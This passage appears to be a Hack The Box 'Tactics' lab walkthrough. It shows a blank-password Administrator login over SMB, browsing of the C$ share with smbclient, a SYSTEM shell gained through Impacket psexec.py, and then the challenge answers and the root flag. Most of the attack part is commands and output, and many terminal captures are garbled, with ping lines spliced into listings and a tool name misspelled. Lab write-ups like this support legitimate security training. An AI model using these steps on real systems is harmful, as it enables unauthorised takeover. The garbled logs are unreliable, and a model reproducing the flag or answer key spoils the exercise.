[-R|-name-resolve=NAME-RESOLVE-ORDER] [-o|-socket-options=SOCKETOPTIONS] [-m|-max-protocol=MAXPROTOCOL] [-n|-netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE]  
[-W|-workgroup=WORKGROUP] [-r|-realm=REALM] [-U|-user=[DOMAIN/]USERNAME[%PASSWORD]] [-N|-no-pass] [-p|-password=STRING] [-pw-nt-hash] [-A|-authentication-file=FILE]  
[-P|-machine-pass] [-s|-simple-bind-dn=DN] [-e|-use-kerberos=desired|required|off] [-u|-use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off]  
[-k|-kerberos] [-v|-version] [OPTIONS] service <password>
```

you can access the complete manual for the `smbclient` tool by typing the `man smbclient` command in your terminal window

Upon exploring the choices, we will settle on the command below, in order to list the various available shares (`-L`) and to attempt a login as the Administrator account, which is the high privilege standard account for Windows operating systems.

Typically, the SMB server will request a password, but since we want to cover all aspects of possible misconfigurations, we can attempt a password less login.

Simply hitting the Enter key when prompted for the Administrator password will send a blank input to the server.

Whether it accepts it or not, we still need to discover.

```
-L : List available shares on the target.  
-U : Login identity to use.
```

```
smbclient -L 10.129.81.143 -U Administrator
```

```
[root@kali] ~] # smbclient -L 10.129.81.143 -U Administrator
```

```
[root@kali] ~] # smbclient -L 10.129.81.143 -U Administrator  
Password for [WORKGROUP\Administrator]:  
PING 10.129.81.143 (10.129.81.143) 56(84) bytes of data.  
64 bytes from 10.129.81.143 icmp_seq=1 ttl=127 time=1615 ms  
64 bytes from 10.129.81.143 icmp_seq=2 ttl=127 time=52.2 ms  
64 bytes from 10.129.81.143 icmp_seq=3 ttl=127 time=51.6 ms  
64 bytes from 10.129.81.143 icmp_seq=4 ttl=127 time=57.5 ms  
^C  
IPC$          IPC      Remote IPC  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 10.129.81.143 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- (no workgroup available) ms, pipe 2
```

```
[root@kali] ~] #
```

Tactics

1.4 Foothold

We have two options of attack. One is loud, one is not

Option A: Smbclient simple navigation to C\$ share with Administrator authorization

Option B: PSexec.py from Impacket, involving Impacket installation and common attack surface, big fingerprinting

1.4.1 Option A: SMB Unprotected C\$ Share

```
smbclient -L 10.129.81.143 -U Administrator
```

```
└─(root㉿kali)-[~]
  # smbclient -L 10.129.81.143 -U Administrator
```

Simply hitting the Enter key when prompted for the Administrator password will send a blank input to the server.

Whether it accepts it or not, we still need to discover.

```
└─(root㉿kali)-[~]
  # smbclient -L 10.129.81.143 -U Administrator
  Password for [WORKGROUP\Administrator]:
  PING 10.129.81.143 (10.129.81.143) 56(84) bytes of data.
  64 bytes from 10.129.81.143 icmp_seq=1 ttl=127 time=1615 ms
  64 bytes from 10.129.81.143 icmp_seq=2 ttl=127 time=52.2 ms
  64 bytes from 10.129.81.143 icmp_seq=3 ttl=127 time=51.6 ms
  64 bytes from 10.129.81.143 icmp_seq=4 ttl=127 time=57.5 ms
  ADMIN$          Disk  ICMP_Rmt Admin
  C$              Disk  ICMP_Dft share
  IPC$            IPC    Remote IPC
  Reconnecting with SMB1 for workgroup listing.
  do_connect: Connection to 10.129.81.143 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
  Unable to connect with SMB1 -- no workgroup available
```

Tactics

```
smbclient \\\\10.129.81.143\\ADMIN$ -U Administrator
└─(root㉿kali)-[~] (10.129.184.213) 56(84) bytes of data.
  # smbclient \\\\10.129.81.143\\ADMIN$ -U Administrator+ ms
Password for [WORKGROUP\Administrator]:2 ttl=63 time=499 ms
Try "help" to get a list of possible commands.
smb: \> help 10.129.184.213: icmp_seq=4 ttl=63 time=53.3 ms
? allinfo      altname      archive      backup
blocksize    0.184. canceling  staticcase_sensitive cd      chmod
chown       kets trans closed, 4 receidel 0% packet deltreetime 3002 dir
du      min/avg/max echo / = 52.159/exit437/498.932get 3.121 ms   getfacl
geteas      hardlink     help        history      iosize
lcd root@kali link       lock        lowercase    ls
l d ping 10.129 mask143 md          mget      mkdir
mkfifo 0.129.81. more<10.129.81. mput 56(84) bytnewer data.  notify
open bytes from 1posix.81.143: iposix_encrypt=1posix_open15 ms posix_mkdir
posix_rmdir from 1posix_unlink: iposix_whoami=1printme=52.2 ms prompt
put bytes from 1pwd 29.81.143: iqmp_seq=4 ttl=1queue me=51.6 ms quit
readlink from 1rd129.81.143: irecurse=5 ttl=1reget me=57.5 ms rename
reput       rm          rmdir      showacl      setea
setmode 129.81.1 scopyng statiststat— symlink      tar
tarmodets transtimeout 4 receittranslatepacket unlock time 401volume
vuid min/avg/max wdelv = 51.629/ logon89/1615.38listconnects, pshowconnect
tcon        tdis        tid       utimes      logoff
... root@kali ![~]
smb: \> █
```

```
exit
```

```
smb: \> exit
```

Instead of accessing the ADMIN\$ share, we can access the C\$ share, which is the file system of the Windows machine

```
smbclient \\\\10.129.81.143\\C$ -U Administrator
```

```
└─(root㉿kali)-[~] ed, 4 received, 20% packet loss, time 4014m
  # smbclient \\\\10.129.81.143\\C$ -U Administrator93 ms, pip
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> █
```

```
dir
```

```
└─(root㉿kali)-[~] ed, 4 received, 20% packet loss, tim
  # smbclient \\\\10.129.81.143\\C$ -U Administrator93 i
Password for [WORKGROUP\Administrator]:
Try "help" ktoget a list of possible commands.
smb: \> dir█
```

Tactics

```
[root@kali) [~]# 10.184.213: icmp_seq=4 ttl=63 time=52.2 ms
[ # smbclient \\\\10.129.81.143\\C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> dir /max/mdev = 52.159/164.437/498.932/193.121 ms
$Recycle.Bin           DHS      0 Wed Apr 21 11:23:49 2021
Config.Msi             DHS      0 Wed Jul  7 14:04:56 2021
Documents and Settings DHSrn    0 Wed Apr 21 11:17:12 2021
PIpagefile.sys.143 (10.129.81.143) 5 AHS 738197504f Tue Mar 18 12:28:53 2025
64 PerfLogs            DR      0 Sat Sep 15 03:19:00 2018
64 Program Files       DR      0 Wed Jul  7 14:04:24 2021
64 Program Files(x86) 81.143: icmp_seq=D ttl=127 0t1Wed Jul  7 14:03:38 2021
64 ProgramData          DR      0t1Tue Sep 13 12:27:53 2022
^C Recovery              DHSn    0 Wed Apr 21 11:17:15 2021
--System Volume Informationistics --DHS      0 Wed Apr 21 11:34:04 2021
5 Users transmitted, 4 received, 20DRpacket lossWed Apr 21 11:23:18 2021
rtWindows   /max/mdev = 51.629/444.189/D515.384/076Wed Jul  7 14:05:23 2021

[root@kali) 3774463 blocks of size 4096. 1158627 blocks available
smb: \> ]
```

We have access to the file system.

From here, we will directly navigate to the standard root flag location on any Hack The Box Windows vulnerable machine:

```
cd Users\Administrator\Desktop
```

Using the dir command, we discover the flag file present snuggly on our system.

```
smb: \> cd Users\Administrator\Desktop ]
```

Be patient and let it advance to the next chosen directory

```
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\> ]
```

```
dir
```

```
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\> dir ]
```

Tactics

```
smb: \> cd Users\Administrator\Desktop<br>smb:\Users\Administrator\Desktop\> dir <br>^C. DR 0 Thu Apr 22 03:16:03 2021<br>.. 10.129.81.143 ping statistics -- DR 0 Thu Apr 22 03:16:03 2021<br>5 desktop.ini nsmissed, 4 received, 7 AHS packet 282 bytes<br>Wed Apr 21 11:23:32 2021<br>flag.txt g/max/mdev = 51.629/444.189/A615.384327 Fri Apr 23 05:39:00 2021<br><br>(root@kali) 3774463 blocks of size 4096. 1158323 blocks available<br>smb:\Users\Administrator\Desktop\>
```

In order to retrieve the flag.txt file from the server, we can use the get flag.txt command.

This will initialize a download with the output location being our last visited directory on our attacker VM at the point of running the smbclient tool

```
(root@kali) 3774463 blocks of size 4096. 1158323<br>smb:\Users\Administrator\Desktop\> get flag.txt
```

```
smb: \Users\Administrator\Desktop\> get flag.txt<br>getting file \Users\Administrator\Desktop\flag.txt of size 32 as flag.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)<br>smb: \Users\Administrator\Desktop\>
```

We can now exit the smbclient command line and read the file we just downloaded using the cat command

```
smb: \Users\Administrator\Desktop\> exit
```

```
[~] (root@kali)-[~]<br># cat flag.txt
```

```
[~] (root@kali)-[~]<br># cat flag.txt
```

f751c19eda8f61ce81827e6930a1f40c

Tactics

1.4.2 Option B: Impacket

Verify you have Impacket

```
[root@kali]# pip3 list | grep impacket
impacket 0.12.0
```

```
[root@kali]# dpkg -l | grep impacket
ii  impacket-scripts          1.10.0-3           all      Links to useful impacket scripts examples
ii  python3-impacket          0.12.0-3           all      Python3 module to easily build and dissect network protocols
```

The syntax for simply getting an interactive shell from a target :
python psexec.py username:password@hostIP

From the previous method in which we used smbclient, so we know that there is no password for the 'Administrator' user.

So, the command we are going to run is: psexec.py administrator@10.129.81.143

When it prompts for entering a password, simply press enter (as there is no password)

psexec.py administrator@10.129.81.143

```
[root@kali]# psexec.py administrator@10.129.81.143
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
[root@kali]# Password:
```

Tactics

```
└─(root㉿kali)-[~]
# psexec.py administrator@10.129.81.143
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
flag.txt

Password:
[*] Requesting shares on 10.129.81.143...096. 1158323 blocks
[*] Found writable share ADMIN$ > get flag.txt
[*] Uploading file xkWtgefM.exe to Desktop\flag.txt of size 32
[*] Opening SVCManager on 10.129.81.143.....
[*] Creating service mYrm on 10.129.81.143.....
[*] Starting service mYrm.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

└─(root㉿kali)-[~]
C:\Windows\system32>
```

whoami

```
C:\Windows\system32>whoami
```

```
Administrator: alfa40c
nt authority\system
└─(root㉿kali)-[~]
C:\Windows\system32>
```

We got the shell with the highest privileges, i.e. as user NT Authority/System . Awesome! Now, you can browse the file system and retrieve the flag.

However, using the pkexec utility is often preferred in simulated testing environments, but it can be easily detected by the Windows Defender in real-world assessments.

```
cd C:\Users\Administrator\Desktop
```

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop
└─(root㉿kali)-[~]
C:\Users\Administrator\Desktop>
```

Tactics

```
dir
```

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop  
---(root@kali)-[~]  
C:\Users\Administrator\Desktop>dir
```

```
C:\Users\Administrator\Desktop>dir      A      32 Fri Apr 23  
Volume in drive C has no label.  
Volume Serial Number is EEE0-FCDB size 4096, 1158323 blocks  
smb: \Users\Administrator\Desktop\> get flag.txt  
Directory of C:\Users\Administrator\Desktop flag.txt of size 3  
smb: \Users\Administrator\Desktop\> exit  
04/22/2021 12:16 AM <DIR> .  
04/22/2021 12:16 AM <DIR> ..  
04/23/2021 02:39 AM           32 flag.txt  
f751c19eda8f61ce81827e6930a1f40c 32 bytes  
    1 File(s) 30a1f40c  
    2 Dir(s) 4,744,044,544 bytes free  
---(root@kali)-[~]  
C:\Users\Administrator\Desktop>
```

```
type flag.txt
```

```
C:\Users\Administrator\Desktop>dir      A      32 Fr  
Volume in drive C has no label.  
Volume Serial Number is EEE0-FCDB size 4096, 1158323 blocks  
smb: \Users\Administrator\Desktop\> get flag.txt  
Directory of C:\Users\Administrator\Desktop flag.txt of size 3  
smb: \Users\Administrator\Desktop\> exit  
04/22/2021 12:16 AM <DIR> .  
04/22/2021 12:16 AM <DIR> ..  
04/23/2021 02:39 AM           32 flag.txt  
f751c19eda8f61ce81827e6930a1f40c 32 bytes  
    1 File(s) 30a1f40c  
    2 Dir(s) 4,744,044,544 bytes free  
---(root@kali)-[~]  
C:\Users\Administrator\Desktop>type flag.txt
```

```
C:\Users\Administrator\Desktop>type flag.txt  
f751c19eda8f61ce81827e6930a1f40c  
C:\Users\Administrator\Desktop>
```

f751c19eda8f61ce81827e6930a1f40c

Tactics

1.5 Challenge Questions

1. Which Nmap switch can we use to enumerate machines when our ping ICMP packets are blocked by the Windows firewall?
-Pn
2. What does the 3-letter acronym SMB stand for?
Server Message Block
3. What port does SMB use to operate at?
445
4. What command line argument do you give to `smbclient` to list available shares?
-L
5. What character at the end of a share name indicates it's an administrative share?
\$
6. Which Administrative share is accessible on the box that allows users to view the whole file system?
C\$
7. What command can we use to download the files we find on the SMB Share?
get
8. Which tool that is part of the Impacket collection can be used to get an interactive shell on the system?
psexec.py
9. Submit root flag
f751c19eda8f61ce81827e6930a1f40c
f751c19eda8f61ce81827e6930a1f40c

Tactics

1.6 Completion Certificate

